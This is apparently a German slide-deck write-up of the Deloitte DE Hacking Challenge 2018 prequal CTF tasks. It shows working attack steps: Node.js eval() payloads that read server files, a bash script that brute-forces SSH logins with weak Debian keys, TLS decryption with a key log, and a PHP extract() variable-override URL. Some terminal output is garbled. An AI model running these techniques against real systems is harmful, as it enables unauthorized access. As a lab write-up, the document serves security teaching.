

# Deloitte DE Hacking Challenge 2018 - Prequals

november 20-january 7

## Challenges

WEB100 - Evil eval



EXP200 - Black Pearl



MSC200 - Paranoid admins



NET200 - Secretly forward



WEB200 - Extraction



WEB800 - First Target Bank



# Inhalt

- Lösung der Aufgaben:
  - Evil Eval
  - Secretly Foward
  - Black Pearl
  - Extraction
  - Paranoid Admins
  - First Target Bank

# Evil Eval

- Eine Node.js Anwendung welche alle Eingaben an die Funktion `eval()` weitergibt.
- Somit kann ein Hacker über das Eingabefeld beliebigen Code ausführen.
- In diesem Fall wurde der Server aufgefordert den Inhalt eines Verzeichnisses oder einer Datei an den Client zu senden.

# Evil Eval

- Das Eingabefeld

## Node eval() limited

---

Since we are nice guys.  
We will eval() your node so you don't have to!

**Enter Code**

# Evil Eval

- Mit dem Eingegebenen Code geben wir das aktuelle Arbeitsverzeichnis des Servers aus.

Node eval() limited

Since we are nice guys.  
We will eval() your node so you don't have to!

**Enter Code**

```
res.end(require('fs').readdirSync('.').toString())
```

Submit

- Ergebnis:

```
.dockerenv,bin,boot,dev,etc,home,lib,lib64,media,mnt,nw_ready,opt,proc,root,run,sbin,src,src,sys,tmp,usr,var
```

# Evil Eval

- Die flag befand sich im src Verzeichnis.

Node eval() limited

Since we are nice guys.  
We will eval() your node so you don't have to!

**Enter Code**

```
res.end(require('fs').readFileSync('src/flag.txt'))
```

Submit

- Ergebnis: `CTF{1d79a6a59c9ba67b5caecf2a44879357}`

# Secretly Forward

- Bei dieser Challenge sollte ein verschlüsselter Netzwerkverkehr Mitschnitt entschlüsselt werden.
- Wireshark bietet dafür den richtigen Funktionsumfang.

# Secretly Forward

- Der in Wireshark geöffnete verschlüsselte Netzwerkverkehr Mitschnitt.

The image shows a Wireshark capture of a TLS handshake. The packet list shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	74	42007 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=68651906 TSecr=0 WS=128
2	0.000011	127.0.0.1	127.0.0.1	TCP	74	443 → 42007 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=68651906 TSecr=68651906 WS=128
3	0.000020	127.0.0.1	127.0.0.1	TCP	66	42007 → 443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=68651906 TSecr=68651906
4	0.000148	127.0.0.1	127.0.0.1	TLSv1.2	583	Client Hello
5	0.000164	127.0.0.1	127.0.0.1	TCP	66	443 → 42007 [ACK] Seq=1 Ack=518 Win=44800 Len=0 TSval=68651906 TSecr=68651906
6	0.000655	127.0.0.1	127.0.0.1	TLSv1.2	203	Server Hello, Change Cipher Spec, Encrypted Handshake Message
7	0.000666	127.0.0.1	127.0.0.1	TCP	66	42007 → 443 [ACK] Seq=518 Ack=138 Win=44800 Len=0 TSval=68651906 TSecr=68651906
8	0.001068	127.0.0.1	127.0.0.1	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
9	0.004251	127.0.0.1	127.0.0.1	TLSv1.2	468	Application Data
10	0.004353	127.0.0.1	127.0.0.1	TCP	74	42008 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=68651907 TSecr=0 WS=128
11	0.004360	127.0.0.1	127.0.0.1	TCP	74	443 → 42008 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=68651907 TSecr=68651907 WS=128
12	0.004368	127.0.0.1	127.0.0.1	TCP	66	42008 → 443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=68651907 TSecr=68651907
13	0.004479	127.0.0.1	127.0.0.1	TLSv1.2	583	Client Hello
14	0.004481	127.0.0.1	127.0.0.1	TCP	66	443 → 42008 [ACK] Seq=1 Ack=518 Win=44800 Len=0 TSval=68651907 TSecr=68651907

The packet details pane shows the following information for the selected packet (Frame 1):

- Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
- Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
- Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
- Transmission Control Protocol, Src Port: 42007, Dst Port: 443, Seq: 0, Len: 0


The packet bytes pane shows the raw data of the packet:

```
0000 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00 .....E.
0010 00 3c 30 14 40 00 40 06 0c a6 7f 00 00 01 7f 00 .<0.@. ....
0020 00 01 a4 17 01 bb 93 7a bb 96 00 00 00 00 a0 02 .....Z....
0030 aa aa fe 30 00 00 02 04 ff d7 04 02 08 0a 04 17 ...0.....
0040 8b 82 00 00 00 00 01 03 03 07 ..... ..
```



# Secretly Forward

- Die Datei CLIENT\_RANDOM.LOG, welche ebenfalls zur Verfügung stand, beinhaltete die entsprechenden Session Keys.
- Vor jede Zeile muss noch das Wort ‚CLIENT\_RANDOM‘ angehängt werden.




```
CLIENT_RANDOM.LOG
~/HOST_SHARE

1 CLIENT_RANDOM b1a14cd232afc51dd3d5acfe6b5cab95ff28591368e338051028992718bc105d
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
2 CLIENT_RANDOM b23c23b6d8f23aad0999cee2df25a2e5130506a5f59e3f553ad48d19e285a8af
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
3 CLIENT_RANDOM a4db88d76fb78d91fde09c732f7f65d395df387b558ffbc06a5388734a0067e4
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
4 CLIENT_RANDOM 71e7c21f99316880abc4b853bf55bd2fdb4e4904faf280aa0e86f75aa5e86ae8
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
5 CLIENT_RANDOM 980b7c719cbde471453d9712521334e94677ef2b01f3eeade04992fba9df0f6
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
6 CLIENT_RANDOM 07cc237482b775cf17f82a3a614b76f8516a0ccc51c21c2f2050e97a3da15009
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
7 CLIENT_RANDOM 216fa1da6d0ab4d1c89456d09e6595c776edadab42f2fd811b95fab8e7b1f5d7
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
8 CLIENT_RANDOM d6e1b46ceebf399a471db95a72535eac960da4a560922971db00e14f1eb35fb3
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
9 CLIENT_RANDOM 4236c7e53f8f4adcce4a4ae0cb1e625d15c973ac6d02db9c6ac6df62710c1234
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06
10 CLIENT_RANDOM 6958961e858a746829cc8f85a76f573222fa6267c5e13be6731131a071485fee
f03b9675e09408b0272569b47b38f1626dd3077ea1ba1d60fef65606abc0dad762f2168919316e14bd9a8095cfd82d06

Reiner Text Tabulatorbreite: 4 Z. 1, Sp. 1 EINF
```


# Secretly Forward

- Diese Keys konnten verwendet werden, an Wireshark übergeben werden um den Netzwerkverkehr zu entschlüsseln.



# Secretly Forward

- Jetzt kann der Netzwerkverkehr im Klartext gelesen werden.



# Secretly Forward

Wireshark · Follow HTTP Stream (tcp.stream eq 2) · chall

```
POST /ctf_2014/index.php?login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://127.0.0.1/ctf_2014/index.php
Content-Length: 330
Content-Type: multipart/form-data; boundary=-----6254595861530149981409195015
Cookie: PHPSESSID=ed5gehess6gg2gkebi7h44t4j7
X-Forwarded-For: 203.0.113.252
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

-----6254595861530149981409195015
Content-Disposition: form-data; name="username"

CTF_FLAG_USER
-----6254595861530149981409195015
Content-Disposition: form-data; name="password"

1dce178952bd29af59b0b4f2c34cd558
-----6254595861530149981409195015--

HTTP/1.1 200 OK
Date: Wed, 04 Mar 2015 13:18:55 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Set-Cookie: username=CTF_FLAG_USER%3AAdmin%3AFalse; expires=Thu, 05-Mar-2015 13:18:55 GMT; path=/; httponly
Set-Cookie: hmac=9eece3e608517580e6319224d76b4cf6; expires=Thu, 05-Mar-2015 13:18:55 GMT; path=/; httponly
Set-Cookie: secret_length=7; expires=Thu, 05-Mar-2015 13:18:55 GMT; path=/; httponly
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 73
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

{"status":"success","message":"Logged in.,"reload":true}GET /ctf_2014/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Packet 43, 3 client pkt(s), 3 server pkt(s), 5 turn(s). Click to select.

Entire conversation (161 kB)

Show and save data as ASCII

Find:  Find Next

# Black Pearl

- Bei dieser Challenge sollte per SSH in einen Server eingedrungen werden.
- Zusätzlich standen für diese Challenge über 64.000 private Schlüssel zum Download bereit.

# Black Pearl

- Zunächst habe ich alle öffentlichen Schlüssel aus dem heruntergeladenen Verzeichnis entfernt.
- Dann habe ich folgendes Script verwendet, um einen validen Login zu ermitteln.

```
#!/bin/bash

FAIL_COUNTER=0

for file in $1* ; do
    ssh=$(ssh -q -o "BatchMode=yes" -i $file jack@10.6.0.2 "echo 2>&1"
    && echo $host SSH_OK || echo $host SSH_NOK)
    if [[ $ssh =~ ^.*SSH_OK$ ]]
    then
        echo "$file: $ssh"
        exit 0
    fi
    FAIL_COUNTER=$((FAIL_COUNTER+1))
done

echo "Kein valider Login!"
echo "Versuche: $FAIL_COUNTER"
```

# Black Pearl

- Nach einigen Stunden stand das Ergebnis fest:

```
17:55 daniel@hackazon -> ./ssh_exploit.sh rsa_2048_x64/  
rsa_2048_x64/rsa_2048_15410:  
SSH_OK
```

```
19:29 daniel@hackazon -> ssh -i rsa_2048_x64/rsa_2048_15410 jack@10.6.0.2  
jack@0de06724aada:~$ ls  
flag  
jack@0de06724aada:~$ cat flag  
Internetsicherheit/  
Konf/ CTF{CVE-2008-0166} \~; eentwicklung/  
Kopf-----//\, 2017.xls  
Notizbuch/ ,/' \, \,  
Organisatorisches/ ,/' \, \,  
Sicherheit_und_Zuflucht/ \,  
Technical_Engl,/' \,  
Tutorium_OOP,/' \,  
Tutorium_Systeme-----//,  
19:31 daniel@hackazon -> cp ssh_exploit.sh ../Studium/Internetsicherheit/  
Ch-----  
HOST-----  
jack@0de06724aada:~$ Connection to 10.6.0.2 closed by remote host.  
Connection to 10.6.0.2 closed.
```


# Extraction

- Bei dieser Challenge sollte eine Sicherheitslücke in einem php-Script ausgenutzt werden.



# Extraction

- Beim Aufruf des Scripts ‚admin.php‘ wird ein dessen Inhalt durch die Funktion `highlight_file()` angezeigt.
- Um in den if-Zweig zu gelangen, wurde die Funktion `extract()` ausgenutzt.
- `Extract()` entpackt eine Anfrage URL, sind in dieser URL Parameter die im Script vorher deklariert wurden, dann werden diese überschrieben.




```
<?php
highlight_file('admin.php');
$real_password = "0aabc4d55039aef4980c154db7d1e15";
$user_password = $_GET[1];
extract($_GET); // debug
if(strcmp(md5($user_password), $real_password) === 0){
    echo assert($_GET[2]);
} else {
    echo "TREKT";
}

?>
TREKT
```

# Extraction

- In diesem Fall habe ich die Variablen \$real\_password und \$user\_password überschrieben.
- \$user\_password habe ich mit ,abc' überschrieben.
- \$real\_password habe ich mit der md5sum aus ,abc' überschrieben.
- Die URL sieht dann wie folgt aus:
  - admin.php?user\_password=abc&real\_password=900150983cd24fb0d6963f7d28e17f72

